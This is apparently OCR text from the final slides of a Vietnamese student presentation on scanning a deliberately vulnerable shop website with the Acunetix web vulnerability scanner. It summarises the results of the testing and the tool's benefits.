
Discover
Your
Signature Style
With Us

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

# TERMINAL NUHITO KHI SCAN



# NUHITO SAU KHI SCAN XONG



# 6. TỔNG KẾT

## Kết quả

1. Xây dựng website bán hàng có lỗ hổng để test các chức năng của Acunetix.
2. Áp dụng Acunetix để quét tìm lỗ hổng của website.
3. Thực hiện được 6/6 kịch bản kiểm thử tính năng của tool.

## Tại sao nên dùng Acunetix?

1. Triển khai một loạt các biện pháp kiểm tra lỗ hổng web đối với từng thành phần trong ứng dụng web.
2. Kết quả quét bao gồm chi tiết toàn diện.
3. Phát hiện và khắc phục các lỗ hổng bảo mật hiệu quả.

# Thank You Very Much